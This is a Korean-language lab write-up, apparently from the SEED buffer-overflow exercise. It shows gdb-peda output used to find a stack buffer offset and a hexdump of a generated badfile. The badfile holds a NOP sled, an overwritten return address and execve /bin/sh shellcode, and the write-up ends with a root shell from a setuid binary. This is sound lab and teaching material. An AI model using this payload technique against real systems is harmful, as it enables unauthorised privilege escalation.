
32bit 환경으로 다시 컴파일해준다.
그리고 gdb stack_dbg를 통해 디버그를 할 수 있게 넘어가준다.



```
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack_dbg...
gdb-peda$ b foo
Breakpoint 1 at 0x122d: file stack.c, line 7.
gdb-peda$ run
Starting program: /home/seed/stack_dbg
[----------------------------------registers-----------------------------------]
EAX: 0xffffd05c --> 0x0
EBX: 0x56558fcc --> 0x3ed4
ECX: 0xfbad24a8
EDX: 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffd1f8 --> 0x0
ESP: 0xffffd03c --> 0x565562c8 (<main+104>:     add    esp,0x10)
EIP: 0x5655622d (<foo>: endbr32)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56556224 <frame_dummy+4>:  jmp    0x56556180 <register_tm_clones>
   0x56556229 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x5655622c <__x86.get_pc_thunk.dx+3>:        ret
=> 0x5655622d <foo>:    endbr32
   0x56556231 <foo+4>:  push   ebp
   0x56556232 <foo+5>:  mov    ebp,esp
   0x56556234 <foo+7>:  push   ebx
   0x56556235 <foo+8>:  sub    esp,0x74
[------------------------------------stack-------------------------------------]
0000| 0xffffd03c --> 0x565562c8 (<main+104>:    add    esp,0x10)
0004| 0xffffd040 --> 0xffffd05c --> 0x0
0008| 0xffffd044 --> 0x1
0012| 0xffffd048 --> 0x12c
0016| 0xffffd04c --> 0x5655a1a0 --> 0xfbad2498
```


b foo로 line 7에 breakpoint를 걸어주고, run을 한다.

next를 해준다.




```
EBP: 0xffffd1f8 --> 0x0
ESP: 0xffffd03c --> 0x565562c8 (<main+104>:     add    esp,0x10)
EIP: 0x5655622d (<foo>: endbr32)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56556224 <frame_dummy+4>:  jmp    0x56556180 <register_tm_clones>
   0x56556229 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x5655622c <__x86.get_pc_thunk.dx+3>:        ret
=> 0x5655622d <foo>:    endbr32
   0x56556231 <foo+4>:  push   ebp
   0x56556232 <foo+5>:  mov    ebp,esp
   0x56556234 <foo+7>:  push   ebx
   0x56556235 <foo+8>:  sub    esp,0x74
[------------------------------------stack-------------------------------------]
0000| 0xffffd03c --> 0x565562c8 (<main+104>:    add    esp,0x10)
0004| 0xffffd040 --> 0xffffd05c --> 0x0
0008| 0xffffd044 --> 0x1
0012| 0xffffd048 --> 0x12c
0016| 0xffffd04c --> 0x5655a1a0 --> 0xfbad2498
0020| 0xffffd050 --> 0x0
0024| 0xffffd054 --> 0x20 (' ')
0028| 0xffffd058 --> 0x1
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, foo (str=0xffffd05c "") at stack.c:7
7       {
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fcc --> 0x3ed4
EBX: 0x56558fcc --> 0x3ed4
ECX: 0xfbad24a8
EDX: 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
```

그리고 p &buffer로 buffer의 주소값을 print해주고, p $ebp로 ebp 주소값을 print해주고, p/d로 주소값의 차이를 빼주면 다음과 같다.




```
gdb-peda$ p &buffer
$1 = (char (*)[100]) 0xffffcfcc
gdb-peda$ p $ebp
$2 = (void *) 0xffffd038
gdb-peda$ p/d 0xffffd038 - 0xffffcfcc
$3 = 108
gdb-peda$ quit
```




```
[11/29/22]seed@VM:~$ python3 exploit.py
[11/29/22]seed@VM:~$ ll
total 100
-rw-rw-r--  1 seed seed   300 Nov 29 09:48 badfile
drwxrwxr-x 37 seed seed  4096 Nov 29 09:32 BookCode
-rwxrwxr-x  1 seed seed   270 Nov 29 09:32 defeat_rand.sh
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Desktop
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Documents
drwxr-xr-x  2 seed seed  4096 Nov 29 09:29 Downloads
-rwxrwxr-x  1 seed seed   980 Nov 29 09:45 exploit.py
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Music
-rw-rw-r--  1 seed seed    11 Nov 29 09:46 peda-session-stack_dbg.txt
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Pictures
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Public
-rw-rw-r--  1 seed seed   291 Nov 29 09:32 README.md
-rw-rw-r--  1 seed seed   792 Nov 29 09:32 revised_shellcode.py
-rwsr-xr-x  1 root seed 15708 Nov 29 09:44 stack
-rw-rw-r--  1 seed seed   488 Nov 29 09:34 stack.c
-rwxrwxr-x  1 seed seed 18300 Nov 29 09:38 stack_dbg
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Templates
drwxr-xr-x  2 seed seed  4096 Nov 24  2020 Videos
```

다시 컴파일해주고, python3 exploit.py를 해주면 300byte크기의 badfile이 만들어진다.



```
00000000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ...........................................
0000002B  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ...........................................
00000056  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 50 EB FF BF 90 90 90 90 90 90 90 90 90 90 90 90 90  ..........................P................
00000081  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ...........................................
000000AC  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ...........................................
000000D7  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ...........................................
00000102  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 C0 50 68 2F 2F 73 68 68 2F 62 69 6E 89 E3 50 53 89 E1 99 B0 0B CD 80     ..................1.Ph//shh/bin..PS.......
```

GHEX로 badfile을 열어주면 다음과 같이 나오고 맨뒤에 31 C0~는 shellcode로 shellcode가 들어가있고 위치 위변조가 잘 되어있는 것을 확인할 수 있다.



```
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
```

./stack을 하고 whoami를 치면 root가 되있는 것을 볼 수 있다.